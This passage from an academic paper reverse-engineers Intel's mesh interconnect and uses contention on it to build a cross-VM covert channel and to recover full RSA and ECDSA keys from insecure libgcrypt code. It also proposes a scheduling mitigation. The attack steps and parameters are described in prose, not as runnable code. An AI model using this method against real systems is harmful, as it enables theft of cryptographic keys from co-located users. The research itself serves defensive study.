


Figure 6: Observed increased access latency by the receiver when (a) the receiver monitors Core$(0,2) \leftrightarrow$ Slice$(0,3)$ and (b) the receiver monitors Core$(0,0) \leftrightarrow$ Slice$(0,5)$.

We find that the lane scheduling policy is a *static* policy that is determined by the source and/or the destination of a given traffic flow. The scheduling policy on the horizontal rings and the vertical rings are *independent* from each other.

Traffic From a Core to an LLC Slice Figure 4 summarizes the scheduling policy, where black and white indicate different lanes. Figure 4(a) shows the lane scheduling policy for horizontal rings. Each row is a column index for the source core and each column is a column index for the destination slice. The horizontal lane policy is destination-based. If the destination slice of a traffic flow is on column 0, 2, or 4, the white lane is used. Otherwise, the black lane is used.

Figure 4(b) shows the lane scheduling policy for vertical rings. The vertical lane policy is source-based except for 4 special cases. If the source core is on row 0, 2, or 4, the black lane is used; otherwise, the white lane is used. The 4 special cases are Core$(0,*)\rightarrow$Slice$(1,*)$, Core$(2,*)\rightarrow$Slice$(1,*)$, Core$(2,*)\rightarrow$Slice$(3,*)$, Core$(4,*)\rightarrow$Slice$(3,*)$. Since the mesh interconnect of our processor has an odd number of rows (5 rows), we believe these 4 special cases were introduced by hardware designers to distribute the traffic served by each link more evenly between the two lanes.

We verified that all horizontal rings use the same lane scheduling policy, including the ones with disabled tiles and the one with IMC tiles. The same applies to the vertical rings.

Traffic From an LLC Slice to a Core For each pair of source and destination tiles in Figure 4, the traffic from a slice to a core uses the opposite lane of the traffic from a core to a slice. For example, Figure 4(a) indicates that traffic from Core$(*,0)\rightarrow$Slice$(*,1)$ uses the black lane. This means that traffic from Slice$(*,0)\rightarrow$Core$(*,1)$ uses the white lane.

6.3 Priority Arbitration Policy

The last missing piece required to fully understand the conditions for *observable* contention to occur on the mesh interconnect is the priority arbitration policy. The priority of different traffic flows is important because a flow with high priority cannot be delayed by a flow with low priority, leading to unobservable contention. To reverse engineer the priority arbitration policy, we use the transmitter and receiver from Section 5 and place them on different cores and slices.

To compare the priority of two traffic flows, we pick a transmitter placement ("*A*"), and a receiver placement ("*B*") such that the receiver can observe contention from the transmitter. To simplify our analysis, *A* and *B* are selected such that the transmitter and the receiver contend on exactly one ring. We then swap the placements. If the contention is still observable, then the traffic flows for *A* and *B* have the same priority. If the receiver can no longer observe contention, then the traffic flow for *A* has a higher priority than the flow for *B*.

Figure 5 shows the results, where we rank the priority of different traffic flows (with ① being the highest priority). When using the horizontal rings (Figure 5(a)), traffic already on the ring has the highest priority; traffic from the local core and slice takes second priority; traffic from the vertical rings has the lowest priority. Figure 5(b) shows the priority on the vertical rings. Once again, traffic already on the ring has a higher priority than the traffic injected from the local core or slice. Due to the Y-X routing policy, there is no traffic flow that switches from a horizontal ring to a vertical ring.

6.4 Case Studies of Timing Measurement

We performed a comprehensive timing analysis of the lane scheduling policy and the priority arbitration policy by running the transmitter and the receiver (Section 5) on all possible combinations of cores and slices. In this section, we show two case studies of the horizontal ring on Row 0 and demonstrate that the reverse-engineering results play an important role in designing effective covert channel and side-channel attacks.

A Case Study for the Lane Scheduling Policy In the case study shown in Figure 6(a), the receiver monitors Core$(0,2)$ $\leftrightarrow$ Slice$(0,3)$. The transmitter placement is varied by trying all pairs of cores and slices. Each row indicates the transmitter's core, and each column indicates the transmitter's LLC slice. The row for Core$(0,2)$ is empty since we do not pin the transmitter and receiver to the same core, which would cause contention on pipeline and private cache structures.

First, we observe high contention (5-10 extra cycles per load) on the Slice$(0,3)$ column and the Core$(0,3)$ row. In the column for Slice$(0,3)$, the transmitter's target EV shares a slice with the receiver's monitoring set, and in the row for Core$(0,3)$, the transmitter's local EV shares a slice with the receiver's monitoring set. In both cases, the high contention is caused by LLC *slice port contention*.[3]

Second, there are 5 transmitter placements that cause interconnect contention with the receiver's traffic, resulting in delays of 1-5 cycles per load. The transmitter's and receiver's traffic contend *only if they use the same lane and ring on overlapping segments and travel in the same direction*. For example, when the transmitter uses Core$(0,1) \leftrightarrow$ Slice$(0,4)$, its traffic overlaps with the receiver's traffic on the east-to-west direction of the request ring and on the west-to-east direction of the data and acknowledge rings. However, Figure 4 shows that the receiver uses the black lane of the request, data, and acknowledge rings, while the transmitter uses the white lane of the same rings, so no contention is observed.

The case study also shows that our receiver is able to observe different levels of contention. Contention on multiple rings can lead to a larger delay. For example, when the transmitter uses Core$(0,0) \leftrightarrow$ Slice$(0,5)$ (the top right cell in Figure 6(a)), the transmitter and the receiver contend on three rings—the request, data, and acknowledge rings. We see a delay of 1-2 extra cycles compared to the other transmitter placement where contention only happens on 1 or 2 rings.

A Case Study for the Priority Arbitration Policy We show another case study where the receiver monitors Core$(0,0) \leftrightarrow$ Slice$(0,5)$. We vary the transmitter placement in the same way as in the previous case study. Similarly, we observe high contention when the transmitter uses Core $(0,5)$ and when the transmitter uses Slice $(0,5)$ from slice port contention. However, we do not observe any interconnect contention despite the receiver monitoring all segments on Row 0 since the traffic injected by the receiver from Tile $(0,0)$ and Tile $(0,5)$ has priority over the traffic injected by the transmitter from the other tiles (Figure 5). Therefore, the receiver's traffic is never delayed due to interconnect contention.

7 Interconnect Covert Channel Attacks

In this section, we use the results from Section 6 to build a cross-core covert channel on the mesh interconnect.

Our attack builds on the receiver and transmitter from Section 5. The transmitter generates traffic to send a bit "1" and remains idle to send a bit "0". We use the version of our receiver optimized for continuous monitoring at the cost of a lower sampling density. In particular, we keep $N_{L2} = 1$ but set $W_{L2} = 24$ for the monitoring set. Because 24 exceeds the L2 associativity, accessing new monitoring set addresses evicts previously-accessed addresses from the L2 into the LLC. This removes the need to access a separate eviction set, allowing for more evenly-spaced measurements. In practice, this self-eviction method results in some private cache hits, so we measure four concurrent loads. The measured latency is the maximum latency of any of the four loads which significantly increases the probability of measuring an LLC hit.

[3] We make the transmitter and the receiver access different LLC sets to ensure that we do not introduce any cache line conflicts and LLC misses.




Figure 7: Trace collected by the receiver when the transmitter sends alternating 0s and 1s, with the receiver placement Core$(3,1) \leftrightarrow$ Slice$(2,1)$ and sender placement Core$(4,1) \leftrightarrow$ Slice$(1,1)$, using a transmission interval of 3000 cycles.




Figure 8: Covert channel capacity and error probability with decreasing interval size (mean across 5 runs).

Figure 7 shows an example trace when placing the transmitter on Core$(4,1) \leftrightarrow$ Slice$(1,1)$ and the receiver on Core$(3,1) \leftrightarrow$ Slice$(2,1)$, and the transmitter sends an alternating sequence of 1s and 0s with an interval of 3000 cycles. Every other interval contains high latency measurements caused by the transmitter's traffic delaying the receiver's measurements and should be decoded as bit "1". The intervals with low latency measurements should be decoded as bit "0".

In this setup, the transmitter and the receiver run on different cores and load from different slices. Hence, they do not share any cache structures (sets, directories, or slice ports). This implies that our covert channel works due to contention on the mesh interconnect only.

Covert Channel Capacity To evaluate the performance of our covert channel, we compute the channel capacity metric, which accounts for both the raw bandwidth and the error probability [71, 74, 77]. Specifically, we vary the interval size and track the error probability over a transmission of 100,000 *random bits*. We perform each experiment 5 times and show the results in Figure 8. We achieve a maximum average channel capacity of 1.53 Mbps ($\sigma = 0.04$) with an interval size of 488 cycles. This capacity is in the same order of magnitude as prior interconnect covert channels [74].

Cross-VM Setup We also build a proof-of-concept where the transmitter and the receiver run on separate virtual ma-




Figure 9: Temporal resolution trace with the transmitter using 16 accesses. For clarity, this plot is averaged across 300 traces.

chines (VMs). We spawn two VMs using QEMU/KVM and pin the transmitter VM to Core $(4,1)$ and the receiver VM to Core $(3,1)$. We use the algorithm described by Yan et al. [99] to construct monitoring and eviction sets and rely on timing measurements to determine the mapping of sets to LLC slices. The receiver targets slices near $(2,1)$ while the transmitter targets slices near $(1,1)$. We mounted the attack successfully with an interval of 1000 cycles and observed a 12.5% average error rate across 4 runs. This corresponds to an average channel capacity of 1.00 Mbps ($\sigma = 0.04$), confirming the feasibility of interconnect cross-VM covert channels.

Running the attack in a real cloud environment also requires two additional steps: 1) the transmitter and receiver need to infer the mesh topology and the ID of the physical core where they are running; and 2) the transmitter and the receiver need to perform an agreement phase where they synchronize with each other. We discuss how to perform the first step in Appendix B. For the second step, our VM configuration allowed for synchronization via the wall clock, but on machines where this is not possible, existing synchronization protocols based on preambles may be used (e.g., [66]).

Temporal Resolution We now measure the temporal resolution of the interconnect channel by configuring the transmitter to spin for 10,000 cycles, issue k LLC loads, and then spin again for 10,000 cycles. We then plot the latency samples collected by the receiver during this time. We use $N_{L2} = 32$ and $W_{L2} = 16$ as our receiver configuration to give us a long enough monitoring window without EV accesses. If we see a spike in the plot for a given k (e.g., Figure 9), then we say that the temporal resolution of the mesh interconnect side channel is at least k loads. The lower k is, the more fine-grained the resolution is. We find that using the same placements of the covert channels above, we reliably observe a contention peak when $k \geq 7$. This resolution is coarser grained than that of traditional cache attacks, which can detect single memory accesses. However, as we will show in Section 8, it is still fine-grained enough to detect secret-dependent LLC loads performed by vulnerable ECDSA/RSA implementations.

8 Interconnect Side-Channel Attacks

We now demonstrate that interconnect side-channel attacks can be used to leak keys from vulnerable cryptographic implementations. We start by describing the basic idea and setup of the attack, followed by examples of attacking fast implementations of ECDSA and RSA. We find that the placements of the victim and the attacker play a critical role in the efficacy of the attack. We then design an analytical model to thoroughly analyze all the placements in Section 8.5.

Algorithm 1: Secret-dependent victim behavior.

```
1 for bit b in secret key do
2     Func1();
3     if b == 1 then
4         Func2();
```

Table 1: Execution time (in cycles) of `Func1` and `Func2` in the fast implementations of ECDSA and RSA.

	Func1 (miss in L2)	Func1 (hit in L2)	Func2 (miss in L2)
ECDSA	17,000 – 18,000	9,050	15,000 – 16,000
RSA	4,000 – 4,100	3,500	3,900 – 4,000

8.1 Victim Setup

Our attack targets fast (insecure) implementations of two cryptographic victims, ECDSA and RSA. These implementations use the code pattern shown in Algorithm 1, which has been targeted in several prior works on microarchitectural side-channel attacks [9, 33, 34, 61, 74–76, 99, 101, 105].

The code iterates over every bit in the secret key and calls two functions based on the secret bit. If the secret bit is 0, only `Func1` executes; otherwise, both `Func1` and `Func2` execute. Therefore, an attacker can infer the secret bit used in each iteration by monitoring whether or not `Func2` is executed.

We use the victim implementations from the libgcrypt library [31]. Specifically, we target the fast implementations[4] of 1) scalar point multiplication (`_gcry_mpi_ec_mul_point`) used in ECDSA during signature generation[5] and 2) modular exponentiation (`_gcry_mpi_powm`) used in RSA during decryption. We measure the execution time for the 2 functions in ECDSA and RSA for the cases when the function hits and misses in the private caches, shown in Table 1. The attacker can obtain this information by profiling the victim application offline. This information is useful when we try to align the latency traces with the victim's execution during the attack.

8.2 Attacker Setup

The attack works as follows. Given a victim placement, the attacker first analyzes the victim's traffic flows, considering

[4] These fast implementations were used in versions 1.6.3 and 1.5.2, respectively. Newer versions, by default, use secure (slower) implementations.


[5] The target function is used to multiply the secret nonce with the group generator. An attacker who learns the nonce can use it to recover the secret key. Our victim runs code from the `pubkey.c` test of libgcrypt, which uses the curve Ed25519 and generates the 256-bit long nonce deterministically.

that the victim's memory accesses are generally uniformly distributed across all LLC slices due to the slice hash function's design. Second, the attacker picks an optimal placement to maximize the observable contention. This placement can be found using the analytical model described in Section 8.5. Next, the attacker triggers the victim to execute and starts collecting latency sample traces. The attacker uses the receiver configuration that can achieve a large consecutive monitoring window (Section 5.1). Specifically, the attacker uses a monitoring set with 32 L2 sets ($N_{L2} = 32$) and 16 addresses mapped to each L2 set ($W_{L2} = 16$). Thus, the attacker can collect 512 consecutive latency samples. Since it takes around 105 cycles to collect and save each sample, the 512 consecutive samples cover more than $50,000$ cycles, enough for one iteration of Algorithm 1 in ECDSA and RSA (see Table 1).


Generating Secret-Dependent Interconnect Traffic A key remaining challenge is how to force the victim to generate secret-dependent interconnect traffic. The victim's memory accesses only use the interconnect if they miss in the private caches and need to access a remote LLC slice or DRAM. The code and data accessed in each iteration of Algorithm 1 fit in our processor's 1 MB L2 cache. Therefore, without extra interference with the victim, the interconnect side channel can only observe the execution of the first iteration of the victim and leak the first bit of the secret key.

To force the victim to generate interconnect traffic for every iteration, we use an approach similar to prior work [26, 74]. The approach requires the system to use a specific defense mechanism against side-channel attacks on private caches that flushes the private caches upon context switches (as suggested by prior work [12,25,27–29,32,39,40,73,75,85,88,107]). The attacker can use this defense mechanism to their advantage. If the attacker can trigger a context switch on the victim, the victim's private cache will be automatically flushed. When the victim resumes execution, the memory accesses will then generate interconnect traffic. Several approaches have been proposed to preempt a victim program from an unprivileged process by exploiting the Linux scheduler [8, 40, 69, 79].

We remark that the assumption of flushing the private caches upon context switches limits the applicability of our attack. However, such an assumption is fairly reasonable. Given that interconnect side-channel attacks are much more difficult to carry out than cache side-channel attacks, it is not necessary to exploit the interconnect side channel on an insecure processor without any protection of the caches. In the following experiments, like prior work [1, 3, 23, 24, 36, 39, 73, 74, 91], we simulate the preemption and the cache flushing operations by manually stopping the victim at the beginning of an iteration and evicting the victim's core private caches. The eviction is done by accessing an eviction set with W_{L2} addresses for each L2 set (as in [26]). A practical implementation of the attack on the Linux scheduler is beyond the scope of this work.



(a) Results for the RSA victim.



(b) Results for the ECDSA victim.

Figure 10: Example of latency traces with the victim on Core$(0,0)$ and the attacker monitoring Core$(0,2) \leftrightarrow$ Slice$(0,3)$. The light-blue shade is the standard deviation across traces.

8.3 Demonstrating Example of Leaking a Single Bit


We now present a proof-of-concept demonstration of the attack against ECDSA and RSA. We start with a demonstration of single-bit leakage in this section, followed by the full-key recovery demonstration in Section 8.4. We evaluate how different placements affect attack accuracy in Section 8.5.

For the single-bit leakage demonstration, we target the first bit of the key and thus focus on monitoring the first iteration of the victim loop (Algorithm 1). We run the victim on Core$(0,0)$ and choose a valid placement for the attacker which monitors interconnect contention on Core$(0,2) \leftrightarrow$ Slice$(0,3)$. According to our reverse engineering results, such a placement allows the attacker to observe a moderate amount of the victim's network traffic. A detailed traffic flow analysis of this placement can be found in Appendix C.

Example Traces For both the ECDSA and RSA victims, we generate 5000 random keys. In expectation, half of the traces have their first secret bit=0, and the rest have their first secret bit=1. For each key, we collect a trace during the first iteration of the victim loop. That is, each trace corresponds to the first iteration of a different random key. We then group the traces by bit and plot the average for both groups in Figure 10. We additionally plot the standard deviation of each sample with light-blue shades to show variations across samples.

Figure 10a shows the results when attacking RSA for the case when the secret bit is 0 and when the bit is 1. The plot for bit=1 has an *extra* spike around cycle 40, corresponding to the contention caused by `Func2`. Similarly, Figure 10b shows the results for ECDSA, where we can observe an extra spike around cycle 140 only when the secret bit is 1. These results demonstrate that the interconnect side channel can be used to effectively leak secret key bits from both implementations.

The specific characteristics of the traces of Figure 10 vary depending on the physical memory pages used by the vic-



(a) RSA victim. (b) ECDSA victim.

Figure 11: Percentage of the full key recovered using multiple traces (i.e., votes) per iteration. For RSA and ECDSA, we recovered the full key using 65 or 140 traces, respectively.

tim, which influence the mapping of the victim's code and data to different LLC slices. However, since the slice hash function is designed to uniformly distribute memory across all slices, even when the pages changed, we could always observe distinguishable signals for different secret bits.

We also tested the susceptibility of the attack to noise by repeating it while running the `stress-ng` tool in the background. When running CPU-intensive tasks (`--cpu` stress methods), the secret-dependent spikes in interconnect contention were still distinguishable even when 12 of the other 22 cores were active. However, when running tasks designed to stress the CPU cache (`--cache` stress methods), the secret-dependent spikes in interconnect contention became hard to see when more than 3 cores were active.

Single-Bit Classification Accuracy We use a random forest classifier to simplify the inference of the secret bit used in each latency trace. Our methodology is similar to that of prior work [26, 74]. We use 75% of the 5000 traces as the training set and the remaining 25% as the validation set, which we compute the prediction accuracy for. To account for the different page mappings across runs, we repeat the experiment 10 times and report a range of accuracies.[6]

For the placement of Figure 10, we obtain an accuracy of 69%–71% for ECDSA and 71%–73% for RSA. Next, we show that the attacker can make predictions using multiple traces to further boost the accuracy and simplify the process of full-key recovery on both ECDSA and RSA.

8.4 Full Key Recovery

We now show how our attack can be used to recover full cryptographic keys (a 1024-bit long key for the RSA victim and 256-bit long nonce for the ECDSA victim). Instead of focusing on the first bit, we show that our attack can distinguish traces collected at different iterations (i.e., different bits) and can account for variations across both iterations and different keys. For ECDSA and RSA, we generate 800 and 200 random keys respectively for training. For each training key, we collect one trace for each iteration of the loop when using that key. We end up with over 200,000 traces across ECDSA and RSA with approximately half of the traces for a secret bit=1 and half for a secret bit=0. We then group these traces by bit, regardless of which iteration and which key the traces correspond to, and use them to train a random forest classifier that is able to make a prediction on secret bits for any iteration.

To evaluate the classification accuracy, we generate a *new*, random test key for both RSA and ECDSA that is not in the training set and collect traces for each bit of the test key. We apply the classifier to the traces and count the correctly classified bits. Given a single trace per iteration, the classifier can correctly identify 77% of the bits for RSA and 68% of the bits for ECDSA. To boost the prediction accuracy, we collect additional traces per iteration of the testing key and use majority voting to merge prediction results. Figure 11 shows how the number of correctly predicted bits changes when we use multiple traces per iteration with majority voting. As expected, the number of correctly predicted bits increases rapidly as the number of traces increases. For RSA, 65 traces per bit were enough to recover 100% of the key. For ECDSA, 140 traces per bit were enough to recover 100% of the key.

8.5 Impact of Attacker and Victim Placements

Due to the lane scheduling policy and the priority arbitration policy used by the interconnect, different placements of the attacker and the victim incur different amounts of *observable contention*. To study the impact of different placements, we design an analytical model to rank tiles by the level of vulnerability and empirically validate the resulting vulnerability scores using the single-bit attack from Section 8.3.

The Analytical Model The analytical model computes the amount of observable interconnect contention for a given mesh layout, victim placement, and attacker placement. The victim's placement contains a core location, and the attacker's placement contains a core location and an LLC slice location. The model assumes an even distribution of the victim's memory addresses across all LLC slices, meaning an equal amount of traffic flows between the victim's core and each LLC slice. Next, the model compares each of the victim's traffic flows with the attacker's traffic flow on the corresponding ring. If both flows share the same direction, lane, and segment, and the victim's flow has higher priority, we say that the victim's flow causes observable contention. We assign a score of 1 to contention on the request and acknowledge rings and a score of 2 to contention on the data ring. This follows from our reverse engineering which showed that contention on the data ring generates larger delays than contention on the request and acknowledge rings (due to each message on the data ring requiring two packets [47]). We then sum the scores for all the victim's traffic flows to quantify the observable contention.

The search tool ranks the vulnerability level for each tile as follows. For each tile used as the victim's core, we search

[6] For simplicity, our proof-of-concept attack trains and tests the classifier on a single machine. However, since we observed similar secret-dependent spikes in interconnect contention traces also on a different machine, it should be feasible for an attacker to train a cross-machine classifier too.

32	32	32	32	32	31
x	20	20	20	20	x
29	13	27	27	13	29
32	20	30	x	20	20
x	32	x	20	32	x

Figure 12: Heatmap of the vulnerability level for different tiles. The number inside each tile represents the vulnerability score output by our analytical model.




Figure 13: Correlation between standardized analytical model vulnerability scores and standardized observed attack accuracies across all attacker core placements.

for an attacker placement that maximizes the observable contention which is computed using the analytical model. We iterate over all the tiles on the chip and rank these tiles based on their corresponding scores of optimal observable contention. The tile with the smallest score of optimal observable contention is the least vulnerable. Figure 12 shows our results.

Our results highlight a key insight: the victim, when placed onto different cores, experiences different levels of vulnerability. For example, when placing the victim on the cores in the first row of the mesh, the vulnerability scores are consistently high, either 32 or 31, indicating that the attacker is able to find a placement with high levels of observable contention. However, if the victim is on Core $(2,1)$ or Core $(2,4)$, the vulnerability score is 13, meaning that the attacker can only observe much less contention even when placed optimally.

Model Validation We validate our analytical model by computing the single-bit classification accuracy for the attack on different placements. We pin the victim process to Core $(0,0)$, and for every possible attacker core, we use our model to find the optimal attacker slice and run the attack using this placement. To compare the vulnerability scores to the observed classification accuracies, we standardize both values by subtracting the mean and dividing by the standard deviation. Figure 13 shows the strong correlation between the scores and the attack accuracies, demonstrating that our analytical model effectively predicts leakage. For example, placing the attacker on Core $(0,2)$, the predicted best attacker core for a victim at $(0,0)$, results in an accuracy of 87.4% on the RSA victim and 75.8% on ECDSA. However, placing the attacker on Core $(2,1)$, the predicted worst attacker core for a victim at $(0,0)$, results in an accuracy of 65.4% on the RSA victim and 61.5% on the ECDSA victim, much closer to random guessing. We include the raw data in Appendix D.




Figure 14: Effect of reserving cores on vulnerability scores.

9 Software-Based Mitigations

The reverse engineering results and the analytical model provide useful insights into designing software-based mitigations. To start, as discussed in Section 8.5, the operating system or hypervisor can schedule the victim to the least vulnerable cores. For example, security-sensitive applications should run on cores with lower scores such as 13 rather than 32. This already makes the attacker suffer from a higher error rate.

In addition to the victim's placement, our analytical model suggests that the attacker's placement also affects the attack accuracy. Thus, the model can guide the design of an intelligent scheduler that reduces leakage through interconnect contention. Given a victim's core location, the scheduler will reserve the cores that contribute to the top k vulnerability scores for applications that belong to the same security domain as the victim. This lightweight and practical mitigation mechanism can significantly reduce the accuracy of the attack.

We evaluate this mitigation mechanism as follows. For each victim placement, we reserve the k cores with the highest vulnerability scores by making them unavailable to the attacker and re-calculate the vulnerability score. Figure 14 and Appendix E show how the scores change across all victim placements with increasing k. The mean score decreases as we reserve more cores. However, this mechanism affects different victim placements differently. For example, the mitigation is highly effective for victim placements such as $(2,0)$ and $(2,5)$, where the vulnerability score is reduced from 29 to 4 after reserving only 4 cores. However, the mitigation is less effective for victim placements such as $(4,1)$ and $(4,4)$, where the score drops below 32 only after reserving 16 cores. These results highlight the importance of scheduling security-sensitive software on cores where the mitigation is most effective.

Discussion The software-based mitigation above reduces the efficacy of interconnect side-channel attacks but does not fully close the channel. We discuss more extensive hardware mechanisms to fully block interconnect leakage in Section 10. Our mitigation aims to be non-invasive and flexible. Since it only requires scheduler modifications, it can be more conveniently adopted on today's systems. In addition, applications

can adjust their degree of isolation. Less sensitive applications can reserve fewer cores to conserve resources.

Since our scheme reduces the flexibility of the scheduler, it may negatively impact system performance. As we reserve cores for a domain, other security domains need to compete for unreserved cores, resulting in potential performance degradation. Even intelligently scheduling a multi-threaded victim (e.g., a VM) that runs on n cores may require reserving more than n cores. In particular, selecting the minimal set of $m \geq n$ cores such that these m cores sufficiently reduce the victim's vulnerability score is a complex (and orthogonal) partitioning problem. However, considering that modern cloud resources are generally over-provisioned [14, 104], we believe that, in practice, the performance impact of our scheme would be low.

10 Related Work

Attacks We provided a classification of microarchitectural attacks in Section 2.3. We now discuss prior works that explored the security of on-chip CPU interconnects specifically.

Wang et al. [92] were the first to consider side-channel attacks on the on-chip interconnect. However, their attack was only demonstrated on a simplified architectural simulator.

Paccagnella et al. [74] described attacks exploiting contention on the ring interconnect used by client-class Intel processors. Our work builds on their techniques but is different in two main ways. First, we study a more complex, 2-dimensional interconnect with different traffic flows and lane scheduling policies, as well as more complex priority arbitration policies. Second, our work handles a much larger number of placement options for the attacker. For example, if we fix the victim's core, there are 598 attacker placements on our processor, as opposed to only 56 placements on an 8-core desktop processor. Hence, our work includes a novel analytical model to find the optimal attacker placement.

Dutta et al. demonstrated a cross-component covert channel that exploits contention on the ring interconnect [20]. There are also works that used information about the on-chip interconnect to improve cache side channels [18, 82]. These works demonstrate additional benefits of reverse engineering the interconnect to attackers. However, these attacks are fundamentally dependent on shared cache structures whereas our work focuses on side channels outside the cache.

Most recently, concurrent work from Wan et al. [90] described a side-channel attack that also targets Intel's mesh interconnect. However, their work does not include lane scheduling and priority arbitration policy details. Further, given the large delays (up to 1000 cycles) they report and the significant memory footprint of their victim, it is unclear whether their attack works due to contention on the interconnect or on other shared structures, e.g., shared cache directories or slice ports, both of which are not partitioned by Intel CAT [70]. In contrast, our work establishes the precise conditions for creating contention on the mesh interconnect, and our experiments are carefully designed to rule out other contention sources.

Mitigations Existing mitigations to our attack can be classified into software and hardware mitigations. Among software mitigations, the recommended strategy is to use constant-time cryptographic implementations [46]. Mitigations at the hardware level that separate the traffic flows of different security domains have also been proposed. Wang and Suh investigated domain-aware priority arbitration policies which give low-security traffic precedence over high-security traffic at the router [92]. Wassel et al. propose a time-multiplexed scheduling policy in which network links may only carry traffic from a predefined security domain at each instant in time [94]. While effective, these approaches require hardware modifications to the interconnect and cannot be adjusted to accommodate more security domains once deployed. In contrast, our proposed mitigation is non-intrusive and does not require hardware changes. Alternatively, a limited form of spatial partitioning may be accomplished using Intel's Sub-NUMA Clustering (SNC), which splits the LLC slices into two disjoint clusters, each bound to a single memory controller [48]. However, SNC only focuses on memory mappings, so while it may reduce interconnect contention in particular cases, it makes no guarantees about isolating interconnect traffic in general. Further, it only supports two domains.

11 Conclusion

In this paper, we reverse engineered the lane scheduling and priority arbitration policies used by Intel's mesh interconnect. We demonstrated covert channel and side-channel attacks that exploit contention on the mesh interconnect. We then used an analytical model to quantify the vulnerability of different cores and proposed a non-invasive software mitigation.

Our results underscore that, though difficult to exploit, on-chip interconnects remain an overlooked microarchitectural attack surface and that additional work is necessary to enforce security-by-design against these attacks in future server processors. We made a first step towards this goal by introducing a non-invasive mitigation to interconnect side channels. Going forward, we expect that our work will facilitate future research into the security of on-chip interconnects. More broadly, we hope that our findings motivate the development of principled, holistic mitigations against microarchitectural attacks, as opposed to the current per-resource, "spot" mitigations.

Acknowledgments

We thank our shepherd Michael Schwarz and the anonymous reviewers for their valuable feedback. This work was funded in part through NSF grants 2046359 and 1954521, and AFOSR grant FA9550-20-1-0402.

References

[1] Onur Aciiçmez. Yet another microarchitectural attack: Exploiting i-cache. In *CSAW*, 2007.

[2] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. Predicting secret keys via branch prediction. In *CT-RSA*, 2007.

[3] Onur Acıiçmez and Werner Schindler. A vulnerability in RSA implementations due to instruction cache analysis and its demonstration on OpenSSL. In *CT-RSA*, 2008.

[4] Onur Acıiçmez and Jean-Pierre Seifert. Cheap hardware parallelism implies cheap security. In *FDTC*, 2007.

[5] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port contention for fun and profit. In *S&P*, 2019.

[6] Diego F Aranha, Felipe Rodrigues Novaes, Akira Takahashi, Mehdi Tibouchi, and Yuval Yarom. LadderLeak: Breaking ECDSA with less than one bit of nonce leakage. In *CCS*, 2020.

[7] Lucian Armasu. OpenBSD will disable Intel Hyper-Threading to avoid Spectre-like exploits (updated). https://www.tomshardware.com/news/openbsd-disables-intel-hyper-threading-spectre,37332.html. Accessed on Jun 12, 2022.

[8] C Ashokkumar, Ravi Prakash Giri, and Bernard Menezes. Highly efficient algorithms for AES key retrieval in cache access attacks. In *EuroS&P*, 2016.

[9] Naomi Benger, Joop Van de Pol, Nigel P Smart, and Yuval Yarom. "Ooh aah... just a little bit": A small amount of side channel can go a long way. In *CHES*, 2014.

[10] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: Exploiting speculative execution through port contention. In *CCS*, 2019.

[11] Thomas Bourgeat, Ilia Lebedev, Andrew Wright, Sizhuo Zhang, and Srinivas Devadas. MI6: Secure enclaves in a speculative out-of-order processor. In *MICRO*, 2019.

[12] Benjamin A Braun, Suman Jana, and Dan Boneh. Robust and efficient elimination of cache and timing side channels. Preprint, arXiv:1506.00189 [cs.CR], 2015.

[13] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking data on Meltdown-resistant CPUs. In *CCS*, 2019.

[14] Sivadon Chaisiri, Bu-Sung Lee, and Dusit Niyato. Optimization of resource provisioning cost in cloud computing. *IEEE transactions on services Computing*, 5(2):164–177, 2011.

